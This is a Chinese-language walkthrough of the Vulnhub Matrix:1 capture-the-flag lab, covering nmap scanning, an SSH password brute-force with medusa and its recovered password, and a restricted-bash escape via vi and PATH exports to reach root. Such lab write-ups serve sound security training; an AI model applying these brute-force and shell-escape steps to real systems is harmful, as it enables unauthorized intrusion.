

Vulnhub Matrix:1 详解

[threst](#) / 2018-12-20 10:25:00 / 浏览数 2855 [安全技术](#) [CTF 顶\(0\)](#) [踩\(0\)](#)

靶机说明

Flags: Your Goal is to get root and read /root/flag.txt

下载地址:https://download.vulnhub.com/matrix/Machine_Matrix.zip

ip发现

上nmap扫描一波sudo nmap -sP 192.168.1.0/24

得到靶机ip192.168.1.115

端口扫描

nmap -sV 192.168.1.115


得到

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.7 (protocol 2.0)
80/tcp	open	http	SimpleHTTPServer 0.6 (Python 2.7.14)
31337/tcp	open	http	SimpleHTTPServer 0.6 (Python 2.7.14)

开放了22,80,31337端口

web

打开网站，看看有什么提示，漏洞什么的



查看源码发现一个东西

```
<div class="service-wrapper">


  <!-- service -->
  <div class="service">
  </div><!-- End / service -->

  <!-- service -->
  <div class="service">
  </div><!-- End / service -->

  <!-- service -->
  <div class="service">
  </div><!-- End / service -->

</div>
</div>
</div>
</div><!-- End / hero -->
```

打开发现<http://192.168.1.115/assets/>存在文件泄露,看了下,又有什么重要的,回到刚才的那个图片



是个兔子图片,这里想到最开始网站上面写的"Follow the White Rabbit",他这个提示很明显p0rt_31337,31337端口

访问<http://192.168.1.115:31337/>


```
medusa -h 192.168.1.115 -u quest -P 1.txt -M ssh -t 5
```

```
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 0 complete) Password:
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 0 complete) Password:
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 0 complete) Password:
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 0 complete) Password:
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 0 complete) Password:
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 0 complete) Password:
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 0 complete) Password:
ACCOUNT FOUND: [ssh] Host: 192.168.1.115 User: guest Password: kill0r7n [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 1 complete) Password:
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 1 complete) Password:
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 1 complete) Password:
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 1 complete) Password:
```

密码为kill0r7n

```
$ssh guest@192.168.1.115
The authenticity of host '192.168.1.115 (192.168.1.115)' can't be established.
ECDSA key fingerprint is SHA256:BMhLOBAe8UBwzvDNexM7vC3gv9yt01L8etgkIL8Ipk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.115' (ECDSA) to the list of known hosts.
guest@192.168.1.115's password:
Last login: Mon Aug  6 16:25:44 2018 from 192.168.56.102
guest@porteus:~$
```

rbash逃逸

可是当我运行ls的时候

```
guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify `/' in command names
```

查了下rbash,这是一种受限的bash,就是很多命令不能执行,

参考下这篇文章

这里我发现只有vi命令还可以使用,好好利用一下

输入vi




接下来我们将/bin/bash导出到shell环境变量，将“/usr/bin”目录导出到PATH环境变量，

```
export SHELL=/bin/bash:$SHELL
export PATH=/usr/bin:$PATH
```

以为题目要求是查看在root文件夹下flag.txt,我们试试sudo su,发现su找不到命令,我们将“/bin”导出到PATH环境变量中。再来试试

```
export PATH=/bin:$PATH
```

得到flag

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